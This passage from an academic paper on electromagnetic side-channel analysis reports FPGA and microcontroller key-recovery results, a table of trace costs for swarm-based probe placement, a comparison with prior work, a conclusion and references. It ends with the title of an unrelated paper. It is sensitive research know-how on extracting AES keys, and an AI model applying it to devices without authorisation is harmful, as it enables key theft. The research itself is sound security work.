GMM. Accordingly, the main reduction achieved by GMM-based initialization and Nyström appears in the search cost: GMM initializes PSO in promising regions instead of random locations, which reduces the number of iterations and thus the number of traces collected during localization. Nyström further reduces the trace budget required for MI-based guidance. Overall, MI requires fewer traces than TVLA for key extraction, and in the case of GMM + Nyström, the attack can be achieved with less than 10k traces, improving over the work of Daniel et al. [18].

6.3 FPGA Results


The AES used in the FPGA is the default implementation provided by CW. We use two bitstreams with different AES placements to demonstrate the flexibility of our approach across device configurations. As shown in Figure 4, the TVLA heatmaps vary, reflecting spatially correlated leakage around the AES logic. We perform CPA at the identified high-leakage locations.

For key recovery, we use locations with higher TVLA scores. Now, we will show the correlation results for the FPGA setup with the default bitfile. We consider location (4,0) for FPGA-1 heatmap shown in Figure 4(b), which has a t-score of 30.73. For this location, we plot the max CPA vs traces and CPA vs time samples for 1,000 traces as shown in Figure 5. The model used here is a Hamming-distance model comparing the outputs of rounds 6 and 7 for a single byte. We selected rounds 6 and 7 by analyzing the TVLA plot for the location with the highest TVLA score. The max CPA graph shows that the key could be recovered with as few as 80 averaged traces. The ADC sampling rate is 40 times the clock frequency for higher resolution, whereas the FPGA AES takes 11 clock cycles to run, with the 1st cycle dedicated to key scheduling and control. Therefore, the graph contains 440 samples. The spike appears around sample 320, where the round 7 output is expected to be generated and used in round 8, indicating accurate correlation and observable leakage. The result shown is for key byte 2. This distinction is important in the FPGA setting, where different bytes are processed by different gates at different locations. Accordingly, at location (4,0), byte 10 shows no leakage, as shown in Figure 5, whereas only three locations away, at (7,0), the behavior is reversed: byte 10 leaks and byte 2 does not, as shown in Figure 6. Lastly, Table 1 shows the results of the TVLA- and MI-based PSO searches. MI outperforms TVLA across all cases in terms of the number of traces, since TVLA requires two datasets, one fixed and one random. As in the μC case, the main gain of GMM-based initialization and Nyström lies in reducing the search cost by lowering the number of PSO iterations and the trace budget needed for MI-based guidance.



(a) μC (b) FPGA-1 (c) FPGA-2

Figure 3: Entropy map of the EM datasets. The top row shows results computed from 1,000 traces per location, while the bottom row uses Nyström sampling with 700 traces for FPGA-1, 280 for FPGA-2, and 180 for the μC dataset.



(a) μC (b) FPGA-1 (c) FPGA-2

Figure 4: TVLA heatmaps for different datasets. The peaks in the entropy and TVLA maps need not coincide exactly, since TVLA emphasizes mean-shift leakage under fixed-versus-random partitioning, whereas MI captures broader statistical dependence and can distribute strong but localized effects differently in the presence of noise.

For MI, we observe two distinct outcomes depending on the bitstream. For FPGA-1, LHS performs best, but only slightly better than GMM + Nyström, whereas GMM + Nyström performs best for FPGA-2. This difference is due to the different noise floors of the two implementations, as explained before, whereas random initialization either fails or performs worse than the other methods. Different placements and routing configurations change the sharpness of the leakage landscape; when that prior is less informative, LHS can match or slightly outperform GMM-based initialization, whereas a sharper leakage structure makes GMM + Nyström more effective. Overall, when the map contains informative leakage regions, PSO can identify them faster than the grid-based approach.

6.4 Comparison to SCNIFFER [18]

The closest state-of-the-art to our work is the work by Danial et al. [18]. They have used a gradient descent-based approach for finding the best location. Unfortunately, a direct comparison cannot be made with their results due to differences in setup. In our μC experiments, we observe a similar TVLA

Table 1: Merged comparison of TVLA and MI results across all implementations and swarm sizes.

Dataset	Swarm	Metric	Method	Min Iter	Max Iter	Location	Max Traces	CPA Traces	Training Traces	Total Traces
μC	3	TVLA	Random	3.00	5.00	5 5	30,000	700	0	30,700
			LHS	3.00	6.00	8 6	36,000	600	0	36,600
			GMM	3.00	4.00	4 6	24,000	400	3,630	28,030
		MI	Random	3.00	5.00	7 2	15,000	3,600	0	18,600
			LHS	3.00	4.00	7 1	12,000	700	0	12,700
			GMM	3.00	4.00	1 2	12,000	2,700	3,630	18,330
			GMM+Nyst.	3.00	6.00	7 2	3,240	700	3,630	**7,570**
	5	TVLA	Random	3.00	6.00	8 6	60,000	300	0	60,300
			LHS	3.00	5.00	8 6	50,000	300	0	50,300
			GMM	3.00	4.00	5 5	40,000	700	3,630	44,330
		MI	Random	3.00	6.00	7 2	30,000	700	0	30,700
			LHS	3.00	4.00	7 1	20,000	600	0	20,600
			GMM	3.00	4.00	5 2	20,000	600	3,630	24,230
			GMM+Nyst.	3.00	6.00	6 1	5,400	500	3,630	**9,530**
FPGA-1	3	TVLA	Random	3.00	4.00	7 1	24,000	3,200	0	27,200
			LHS	3.00	6.00	7 1	36,000	3,200	0	39,200
			GMM	3.00	6.00	5 1	36,000	700	3,630	43,330
		MI	Random	3.00	5.00	1 2	15,000	N/A	0	N/A
			LHS	3.00	4.00	3 3	12,000	1,600	0	**13,600**
			GMM	3.00	4.00	4 1	12,000	2,800	3,630	18,430
			GMM+Nyst.	3.00	5.00	4 1	10,500	2,800	3,630	16,930
	5	TVLA	Random	3.00	5.00	7 1	50,000	3,200	0	53,200
			LHS	3.00	5.00	7 1	50,000	3,200	0	53,200
			GMM	3.00	5.00	7 1	50,000	3,200	3,630	56,830
		MI	Random	3.00	5.00	1 2	25,000	N/A	0	N/A
			LHS	3.00	4.00	6 9	20,000	6,100	0	26,100
			GMM	3.00	4.00	4 1	20,000	2,800	3,630	26,430
			GMM+Nyst.	3.00	5.00	4 1	17,500	2,800	3,630	**23,930**
FPGA-2	3	TVLA	Random	3.00	6.00	8 6	36,000	900	0	36,900
			LHS	3.00	5.00	5 9	30,000	2,000	0	32,000
			GMM	3.00	4.00	8 3	24,000	4,200	3,630	31,830
		MI	Random	3.00	4.00	10 6	24,000	9,700	0	33,700
			LHS	3.00	5.00	7 9	30,000	2,300	0	32,300
			GMM	3.00	4.00	7 1	12,000	700	3,630	16,330
			GMM+Nyst.	2.00	4.00	8 5	3,360	4,300	3,630	**11,290**
	5	TVLA	Random	3.00	6.00	8 5	60,000	4,300	0	64,300
			LHS	3.00	4.00	8 6	40,000	900	0	40,900
			GMM	3.00	7.00	8 6	70,000	900	3,630	74,530
		MI	Random	3.00	4.00	7 9	20,000	2,300	0	22,300
			LHS	3.00	5.00	7 9	20,000	2,300	0	22,300
			GMM	3.00	5.00	7 1	25,000	700	3,630	29,330
			GMM+Nyst.	3.00	6.00	6 1	8,400	700	3,630	**12,730**




Figure 5: Correlation graphs at location (4,0) using Hamming distance between round 6 and round 7 for Byte 2 (top row) and Byte 10 (bottom row).




Figure 6: Correlation graphs for Bytes 2 (left) and 10 (right) at location (7,0) using Hamming distance between round 6 and round 7.

heatmap on the same processor. The significant difference is in the probe used in our setup. They have used a larger H-probe (16mm), whereas we have a smaller H-probe (1.25mm). These setup differences substantially affect the required trace counts through changes in noise and signal quality. Despite these disadvantages, we improve over the SNR-based result in their work (10,134 traces), while remaining comparable to their TVLA-based result (5,807 traces). In our TVLA setting, the GMM model with swarm size 3 requires 28,030 traces because we use 1,000 fixed and 1,000 random traces per location, whereas their work uses 400 in total. When we reduce this to 100 fixed and 100 random traces per location, the GMM model recovers the key with 5,630 traces.

In EM side-channel analysis on microcontrollers, increasing the number of traces does not necessarily improve leakage detection and can even degrade the effectiveness of statistical tests such as TVLA [25, 82]. EM leakage is spatially distributed, round-dependent, and highly sensitive to probe coupling, resulting in multiple leakage sources with different timing and polarity. As more traces are collected, non-stationarities such as clock drift, temperature variation, supply noise, or slight probe movement inflate variance and spread leakage energy across time and space, while leakage from different rounds may partially cancel when averaged [44]. Since TVLA detects mean differences normalized by variance at fixed sample points, these effects can reduce the t-statistic despite exploitable leakage, explaining why fewer, cleaner EM traces can outperform much larger acquisitions.

In this setting, TVLA can also outperform MI, even though MI is theoretically more general. TVLA is a hypothesis-driven test that concentrates statistical power on specific mean differences induced by controlled input partitioning, making it sensitive when leakage is strong, localized, and consistently aligned. By contrast, MI measures general statistical dependence without privileging specific leakage models or temporal locations, which can dilute strong, but localized effects when leakage is distributed across rounds or mixed with noise.

Now the question is: why does the certification methodology [83] recommend collecting thousands of traces to compute TVLA? That methodology is designed for certification-oriented leakage assessment rather than attack efficiency. Its recommendation reflects a conservative, worst-case approach aimed at minimizing false negatives under assumptions of stationary, power-like leakage and controlled measurement conditions. These assumptions do not fully hold for EM measurements, where spatial and temporal variability dominate.

7 Conclusion and Discussion

EM side-channel analysis is often viewed as less practical than power-based analysis due to its higher noise levels and complex spatial dependencies. In this work, we introduced a framework that makes EM-based attacks more efficient and scalable by combining GMM, matrix-based Rényi entropy, and PSO. By modeling the spatial distribution of leakage and guiding probe placement accordingly, our method significantly reduces the number of traces required for successful key recovery. We demonstrated that our approach enables faster and more effective attacks than standard methods such as TVLA, while also supporting automation and broader applicability across platforms. Below, we highlight several future directions and implications based on our findings:

- **Multi-Probe Deployment:** Our framework naturally supports extension to multi-probe setups by assigning each PSO particle to a physical probe. This parallelization can reduce acquisition time in proportion to the number of probes, particularly when combined with real-time entropy evaluation. Such configurations can accelerate testing in industrial settings where time and reproducibility are critical.
- **Adaptability Across Devices:** We validated the methodology on both an FPGA and a microcontroller, demonstrating robustness across architectures, packaging styles, and operating conditions. While device-specific parameters such as voltage, frequency, and physical footprint affect leakage characteristics, our unsupervised and information-theoretic approach remains adaptable without requiring prior profiling.
- **Countermeasure Evaluation and Moving Targets:** One potential extension is to evaluate spatially dynamic countermeasures, such as moving target defenses. Our method could help assess how such strategies affect the entropy landscape and whether adaptive probe placement still enables effective attacks. Alternatively, the framework might itself be adapted into a probing countermeasure by dynamically shifting high-leakage points out of reach.

Acknowledgment

This effort was sponsored by NSF Grants CNS-2541809 and CNS-2338069.

References

[1] Rabin Y Acharya, Fatemeh Ganji, and Domenic Forte. Information theory-based evolution of neural networks for side-channel analysis. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2022.

[2] Dakshi Agrawal, Bruce Archambeault, Josyula R Rao, and Pankaj Rohatgi. The em side—channel (s). In *International workshop on cryptographic hardware and embedded systems*, pages 29–45. Springer, 2002.

[3] Hirotogu Akaike. Information theory and an extension of the maximum likelihood principle. In *Selected papers of hirotugu akaike*, pages 199–213. Springer, 1998.

[4] Christos Andrikos, Lejla Batina, Lukasz Chmielewski, Liran Lerman, Vasilios Mavroudis, Kostas Papagiannopoulos, Guilherme Perin, Giorgos Rassias, and Alberto Sonnino. Location, location, location: Revisiting modeling and exploitation for location-based side channel leakages. In *Advances in Cryptology–ASIACRYPT 2019: 25th International Conference on the Theory and Application of Cryptology and Information Security, Kobe, Japan, December 8–12, 2019, Proceedings, Part III 25*, pages 285–314. Springer, 2019.

[5] Christos Andrikos, Giorgos Rassias, Liran Lerman, Kostas Papagiannopoulos, and Lejla Batina. Location-based leakages: New directions in modeling and exploiting. In *2017 International Conference on Embedded Computer Systems: Architectures, Modeling, and Simulation (SAMOS)*, pages 246–252. IEEE, 2017.

[6] Daehyeon Bae, Sujin Park, Minsig Choi, Young-Giu Jung, Changmin Jeong, Heeseok Kim, and Seokhie Hong. Probeshooter: A new practical approach for probe aiming. In *Proceedings of the 20th ACM Asia Conference on Computer and Communications Security*, pages 1158–1174, 2025.

[7] Josep Balasch, Benedikt Gierlichs, Roel Verdult, Lejla Batina, and Ingrid Verbauwhede. Power analysis of atmel cryptomemory–recovering keys from secure eeproms. In *Cryptographers' Track at the RSA Conference*, pages 19–34. Springer, 2012.

[8] Lejla Batina, Benedikt Gierlichs, Emmanuel Prouff, Matthieu Rivain, François-Xavier Standaert, and Nicolas Veyrat-Charvillon. Mutual information analysis: a comprehensive study. *Journal of Cryptology*, 24(2):269–291, 2011.

[9] George Becker, Jim Cooper, Elke DeMulder, Gilbert Goodwill, Joshua Jaffe, Gary Kenworthy, Timofei Kouzminov, Andrew Leiserson, Mark Marson, Pankaj Rohatgi, et al. Test vector leakage assessment (tvla) methodology in practice. In *International Cryptographic Module Conference*, volume 1001, page 13. sn, 2013.

[10] Ryad Benadjila, Emmanuel Prouff, Rémi Strullu, Eleonora Cagli, and Cécile Dumas. ASCAD: the ATMega8515 SCA traces databases (fixed key). [Online]https://github.com/ANSSI-FR/ASCAD/tree/master/ATMEGA_AES_v1/ATM_AES_v1_fixed_key [Accessed: Jan.8, 2024], 2017.

[11] Ryad Benadjila, Emmanuel Prouff, Rémi Strullu, Eleonora Cagli, and Cécile Dumas. Study of deep learning techniques for side-channel analysis and introduction to ascad database. 2018.

[12] Ryad Benadjila, Emmanuel Prouff, Rémi Strullu, Eleonora Cagli, and Cécile Dumas. Deep learning for side-channel analysis and introduction to ascad database. *Journal of Cryptographic Engineering*, 10(2):163–188, 2020.

[13] Rajendra Bhatia. Infinitely divisible matrices. *The American Mathematical Monthly*, 113(3):221–235, 2006.

[14] Eric Bogatin. *Signal integrity: simplified*. Prentice Hall Professional, 2004.

[15] Eric Brier, Christophe Clavier, and Francis Olivier. Correlation power analysis with a leakage model. In *International workshop on cryptographic hardware and embedded systems*, pages 16–29. Springer, 2004.

[16] Mahalanobis Prasanta Chandra et al. On the generalised distance in statistics. In *Proceedings of the National Institute of Sciences of India*, volume 2, pages 49–55, 1936.

[17] Guillaume Damblin, Mathieu Couplet, and Bertrand Iooss. Numerical studies of space-filling designs: optimization of latin hypercube samples and subprojection properties. *Journal of Simulation*, 7(4):276–289, 2013.

[18] Josef Danial, Debayan Das, Santosh Ghosh, Arijit Raychowdhury, and Shreyas Sen. Scniffer: Low-cost, automated, efficient electromagnetic side-channel sniffing. *IEEE Access*, 8:173414–173427, 2020.

[19] Debayan Das, Mayukh Nath, Baibhab Chatterjee, Santosh Ghosh, and Shreyas Sen. Stellar: A generic em side-channel attack protection through ground-up root-cause analysis. In *2019 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*, pages 11–20. IEEE, 2019.

[20] Debayan Das, Mayukh Nath, Baibhab Chatterjee, Raghavan Kumar, Xiaosen Liu, Harish Krishnamurthy, Manoj Sastry, Sanu Mathew, Santosh Ghosh, and Shreyas Sen. Em sca whitebox analysis-based reduced leakage cell design and presilicon evaluation. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 41(11):4927–4938, 2022.

[21] Fred Debeer, Marc Witteman, Bartek Gedrojc, and Yijun S Riscure. Practical electro-magnetic analysis. In *Proc. Non-Invasive Attack Testing Workshop NIAT*, 2011.

[22] Bernd Deutschmann, Harald Pitsch, and Gunter Langer. Near field measurements to predict the electromagnetic emission of integrated circuits. In *Proc. 5th Int. Workshop Electromagn. Compat. Integr. Circuits*, pages 27–32, 2005.

[23] Analog devices inc. pytrinamics: A library for controlling trinamics devices. https://github.com/analogdevicesinc/PyTrinamic, 2025. Accessed: 2025-08-07.

[24] Sonia Ben Dhia, Mohamed Ramdani, and Etienne Sicard. *Electromagnetic Compatibility of Integrated Circuits: Techniques for low emission and susceptibility*. Springer Science & Business Media, 2006.

[25] A Adam Ding, Cong Chen, and Thomas Eisenbarth. Simpler, faster, and more robust t-test based leakage detection. In *International workshop on constructive side-channel analysis and secure design*, pages 163–183. Springer, 2016.

[26] Thomas Eisenbarth, Timo Kasper, Amir Moradi, Christof Paar, Mahmoud Salmasizadeh, and Mohammad T Manzuri Shalmani. On the power of power analysis in the real world: A complete break of the keeloq code hopping scheme. In *Annual International Cryptology Conference*, pages 203–220. Springer, 2008.

[27] Karine Gandolfi, Christophe Mourtel, and Francis Olivier. Electromagnetic analysis: Concrete results. In *International workshop on cryptographic hardware and embedded systems*, pages 251–261. Springer, 2001.

[28] Luis G Sanchez Giraldo and Jose C Principe. Rate-distortion auto-encoders. *arXiv preprint arXiv:1312.7381*, 2013.

[29] Luis Gonzalo Sanchez Giraldo, Murali Rao, and Jose C Principe. Measures of entropy from data using infinitely divisible kernels. *IEEE Transactions on Information Theory*, 61(1):535–548, 2014.

[30] Cheng Gongye, Yukui Luo, Xiaolin Xu, and Yunsi Fei. Side-channel-assisted reverse-engineering of encrypted dnn hardware accelerator ip and attack surface exploration. In *2024 IEEE Symposium on Security and Privacy (SP)*, pages 4678–4695. IEEE, 2024.

[31] Gregor Haas and Aydin Aysu. Apple vs. ema: electromagnetic side channel attacks on apple corecrypto. In *Proceedings of the 59th ACM/IEEE Design Automation Conference*, pages 247–252, 2022.

[32] Michael Haider and Johannes A Russer. Principal component analysis for efficient characterization of stochastic electromagnetic fields. *International Journal of Numerical Modelling: Electronic Networks, Devices and Fields*, 31(4):e2246, 2018.

[33] Jared K Harpole, Carol M Woods, Thomas L Rodebaugh, Cheri A Levinson, and Eric J Lenze. How bandwidth selection algorithms impact exploratory data analysis using kernel density estimation. *Psychological methods*, 19(3):428, 2014.

[34] Johann Heyszl. *Impact of localized electromagnetic field measurements on implementations of asymmetric cryptography*. PhD thesis, Technische Universität München, 2013.

[35] Johann Heyszl, Stefan Mangard, Benedikt Heinz, Frederic Stumpf, and Georg Sigl. Localized electromagnetic analysis of cryptographic implementations. In *Cryptographers' track at the RSA conference*, pages 231–244. Springer, 2012.

[36] Johann Heyszl, Dominik Merli, Benedikt Heinz, Fabrizio De Santis, and Georg Sigl. Strengths and limitations of high-resolution electromagnetic field measurements for side-channel analysis. In *International Conference on Smart Card Research and Advanced Applications*, pages 248–262. Springer, 2012.

[37] Gabriel Hospodar, Benedikt Gierlichs, Elke De Mulder, Ingrid Verbauwhede, and Joos Vandewalle. Machine learning in side-channel analysis: a first study. *Journal of Cryptographic Engineering*, 1(4):293–302, 2011.

[38] Xiaoran Huang, Yiwen Gao, Wei Cheng, Yuejun Liu, Jingdian Ming, Yongbin Zhou, and Jian Weng. Towards high-quality electromagnetic leakage acquisition in side-channel analysis. In *2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 370–377. IEEE, 2024.

[39] Vishnuvardhan V Iyer and Ali E Yilmaz. An adaptive acquisition approach to localize electromagnetic information leakage from cryptographic modules. In *2019 IEEE Texas Symposium on Wireless and Microwave Circuits and Systems (WMCS)*, pages 1–6. IEEE, 2019.

[40] Vishnuvardhan V Iyer and Ali E Yılmaz. An anova method to rapidly assess information leakage near cryptographic modules. *IEEE Transactions on Electromagnetic Compatibility*, 64(4):915–929, 2022.

[41] Vishnuvardhan V Iyer and Ali E Yilmaz. Rapid pre-characterization of fine-grained em side-channel (in) vulnerability of aes modules. In *2022 IEEE USNC-URSI Radio Science Meeting (Joint with AP-S Symposium)*, pages 54–55. IEEE, 2022.

[42] Ian Jolliffe. Principal component analysis. In *International encyclopedia of statistical science*, pages 1094–1096. Springer, 2011.

[43] Michael C Jones, James Stephen Marron, and Simon J Sheather. Progress in data-based bandwidth selection for kernel density estimation. *Computational Statistics*, 11(3):337, 1996.

[44] Shugo Kaji, Daisuke Fujimoto, Youngwoo Kim, and Yuichi Hayashi. A fundamental evaluation of em information leakage induced by iemi for a device with differential signaling. In *2021 Asia-Pacific International Symposium on Electromagnetic Compatibility (APEMC)*, pages 1–4. IEEE, 2021.

[45] Markus Kasper, Timo Kasper, Amir Moradi, and Christof Paar. Breaking keeloq in a flash: on extracting keys at lightning speed. In *International Conference on Cryptology in Africa*, pages 403–420. Springer, 2009.

[46] James Kennedy and Russell Eberhart. Particle swarm optimization. In *Proceedings of ICNN'95-international conference on neural networks*, volume 4, pages 1942–1948. ieee, 1995.

[47] Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In *Annual international cryptology conference*, pages 388–397. Springer, 1999.

[48] Alexander Kraskov, Harald Stögbauer, and Peter Grassberger. Estimating mutual information. *Physical Review E—Statistical, Nonlinear, and Soft Matter Physics*, 69(6):066138, 2004.

[49] Florian Lemarchand, Cyril Marlin, Florent Montreuil, Erwan Nogues, and Maxime Pelcat. Electro-magnetic side-channel attack through learned denoising and classification. In *ICASSP 2020-2020 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 2882–2886. IEEE, 2020.

[50] Kerstin Lemke-Rust and Christof Paar. Gaussian mixture models for higher-order side channel analysis. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 14–27. Springer, 2007.

[51] Er-Ping Li, Xing-Chang Wei, Andreas C Cangellaris, En-Xiao Liu, Yao-Jiang Zhang, Marcello D'amore, Joungho Kim, and Toshio Sudo. Progress review of electromagnetic compatibility

analysis technologies for packages, printed circuit boards, and novel interconnects. *IEEE Transactions on Electromagnetic Compatibility*, 52(2):248–265, 2010.

[52] Qian Li, San-Yang Liu, and Xin-She Yang. Influence of initialization on the performance of metaheuristic optimizers. *Applied Soft Computing*, 91:106193, 2020.

[53] Jake Longo, Elke De Mulder, Dan Page, and Michael Tunstall. Soc it to em: electromagnetic side-channel attacks on a complex system-on-chip. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 620–640. Springer, 2015.

[54] Haocheng Ma, Max Panoff, Jiaji He, Yiqiang Zhao, and Yier Jin. Emsim: A fast layout level electromagnetic emanation simulation framework for high accuracy pre-silicon verification. *IEEE Transactions on Information Forensics and Security*, 18:1365–1379, 2023.

[55] Michael D McKay, Richard J Beckman, and William J Conover. A comparison of three methods for selecting values of input variables in the analysis of output from a computer code. *Technometrics*, 42(1):55–61, 2000.

[56] Geoffrey J McLachlan and David Peel. *Finite mixture models*. John Wiley & Sons, 2000.

[57] Geoffrey J McLachlan and Suren Rathnayake. On the number of components in a gaussian mixture model. *Wiley Interdisciplinary Reviews: Data Mining and Knowledge Discovery*, 4(5):341–355, 2014.

[58] Dev Mehta, Trey Marcantino, Mohammad Hashemi, Sam Karkache, Dillibabu Shanmugam, Patrick Schaumont, and Fatemeh Ganji. Scapegoat: Side-channel analysis library. In *2025 IEEE 43rd VLSI Test Symposium (VTS)*, pages 1–7. IEEE, 2025.

[59] Tomas Monopoli, Xinglong Wu, Sergio A Pignari, Johannes Wolf, and Flavia Grassi. Inspection tools for gaussian process regression modeling of electromagnetic fields of electronic boards and chips. In *2024 14th International Workshop on the Electromagnetic Compatibility of Integrated Circuits (EMC Compo)*, pages 56–59. IEEE, 2024.

[60] Amir Moradi, Alessandro Barenghi, Timo Kasper, and Christof Paar. On the vulnerability of fpga bitstream encryption against power analysis attacks: Extracting keys from xilinx virtex-ii fpgas. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 111–124, 2011.

[61] Seyedmohammad Nouraniboosjin and Fatemeh Ganji. Uncertainty estimation in neural network-enabled side-channel analysis and links to explainability. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2026(2):764–807, 2026.

[62] Colin O'flynn and Zhizhang Chen. Chipwhisperer: An open-source platform for hardware embedded security research. In *International Workshop on Constructive Side-Channel Analysis and Secure Design*, pages 243–260. Springer, 2014.

[63] Hossein Pishro-Nik. *Introduction to probability, statistics, and random processes*. Kappa Research, LLC Blue Bell, PA, USA, 2014.

[64] Matthias Probst, Michael Gruber, Manuel Brosch, Tim Music, and Georg Sigl. Switch-glitch: Location of fault injection sweet spots by electro-magnetic emanation. In *2024 Workshop on Fault Detection and Tolerance in Cryptography (FDTC)*, pages 22–27. IEEE, 2024.

[65] Matthias Probst, Alexander Wiesent, Michael Gruber, and Georg Sigl. Probenav-fast, precise and repeatable positioning of electromagnetic probes for local side-channel attacks. *Cryptology ePrint Archive*, 2025.

[66] Emmanuel Prouff and Matthieu Rivain. Theoretical and practical aspects of mutual information based side channel analysis. In *Applied Cryptography and Network Security: 7th International Conference, ACNS 2009, Paris-Rocquencourt, France, June 2-5, 2009. Proceedings 7*, pages 499–518. Springer, 2009.

[67] Emmanuel Prouff and Matthieu Rivain. Theoretical and practical aspects of mutual information-based side channel analysis. *International Journal of Applied Cryptography*, 2(2):121–138, 2010.

[68] Jean-Jacques Quisquater and David Samyde. Electromagnetic analysis (ema): Measures and counter-measures for smart cards. In *International Conference on Research in Smart Cards*, pages 200–210. Springer, 2001.

[69] Bastian Richter, Alexander Wild, and Amir Moradi. Automated probe repositioning for on-die em measurements. In *2019 IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*, pages 1–6. IEEE, 2019.

[70] Thomas Roche. Eucleak side-channel attack on the yubikey 5 series (revealing and breaking infineon ecdsa implementation on the way). In *2025 IEEE Symposium on Security and Privacy (SP)*, pages 4026–4043. IEEE, 2025.

[71] Pankaj Rohatgi. Electromagnetic attacks and countermeasures. In *Cryptographic Engineering*, pages 407–430. Springer, 2009.

[72] Laurent Sauvage, Sylvain Guilley, and Yves Mathieu. Electromagnetic radiations of fpgas: High spatial resolution cartography and attack on a cryptographic module. *ACM Transactions on Reconfigurable Technology and Systems (TRETS)*, 2(1):1–24, 2009.

[73] Nimisha Sivaraman. *Design of magnetic probes for near field measurements and the development of algorithms for the prediction of EMC*. PhD thesis, Université Grenoble Alpes, 2017.

[74] Robert Specht, Johann Heyszl, and Georg Sigl. Investigating measurement methods for high-resolution electromagnetic field side-channel analysis. In *2014 International Symposium on Integrated Circuits (ISIC)*, pages 21–24. IEEE, 2014.

[75] Hiroshi Suenaga, Akihiro Tsukioka, Kosuke Jike, and Makoto Nagata. Compact simulation of chip-to-chip active noise coupling on a system pcb board. *IEEE Letters on Electromagnetic Compatibility Practice and Applications*, 2(1):15–20, 2020.

[76] Xin Tong, David WP Thomas, Angela Nothofer, Phillip Sewell, and Christos Christopoulos. Modeling electromagnetic emissions from printed circuit boards in closed environments using equivalent dipoles. *IEEE Transactions on Electromagnetic Compatibility*, 52(2):462–470, 2010.

[77] Thomas Unterluggauer, Thomas Korak, Stefan Mangard, Robert Schilling, Luca Benini, Frank K Gürkaynak, and

Michael Muehlberghuber. Leakage bounds for gaussian side channels. In *International Conference on Smart Card Research and Advanced Applications*, pages 88–104. Springer, 2017.

[78] Florian Unterstein, Johann Heyszl, Fabrizio De Santis, and Robert Specht. Dissecting leakage resilient prfs with multivariate localized em attacks: A practical security evaluation on fpga. In *International Workshop on Constructive Side-Channel Analysis and Secure Design*, pages 34–49. Springer, 2017.

[79] Gerald Van Belle. *Statistical rules of thumb*. John Wiley & Sons, 2011.

[80] Debao Wang, Yiwen Gao, Yongbin Zhou, and Xian Huang. Revisiting a realistic em side-channel attack on a complex modern soc. *Cryptology ePrint Archive*, 2024.

[81] Xing-Chang Wei. *Modeling and design of electromagnetic compatibility for high-speed printed circuit boards and packaging*. CRC Press, 2017.

[82] Carolyn Whitnall and Elisabeth Oswald. A cautionary note regarding the usage of leakage detection tests in security evaluation. *Cryptology ePrint Archive*, 2019.


[83] Carolyn Whitnall and Elisabeth Oswald. A critical analysis of iso 17825 ('testing methods for the mitigation of non-invasive attack classes against cryptographic modules'). In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 256–284. Springer, 2019.

[84] Shujian Yu and José C Príncipe. Simple stopping criteria for information theoretic feature selection. *Entropy*, 21(1):99, 2019.

[85] Shujian Yu, Kristoffer Wickstrøm, Robert Jenssen, and Jose C Principe. Understanding convolutional neural networks with information theory: An initial exploration. *IEEE transactions on neural networks and learning systems*, 32(1):435–442, 2020.

[86] Kai Zhang and James T Kwok. Clustered nyström method for large scale manifold learning and dimension reduction. *IEEE Transactions on Neural Networks*, 21(10):1576–1587, 2010.

[87] Kai Zhang, Ivor W Tsang, and James T Kwok. Improved nyström low-rank approximation and error analysis. In *Proceedings of the 25th international conference on Machine learning*, pages 1232–1239, 2008.



Breaking Infrared Recapture Detection: Optical-Synthesis Attacks and Depth-Aware In-Sensor Countermeasures

Tetsu Ishizue
The University of Electro-Communications

Sara Rampazzi
University of Florida

Takeshi Sugawara
The University of Electro-Communications

Abstract

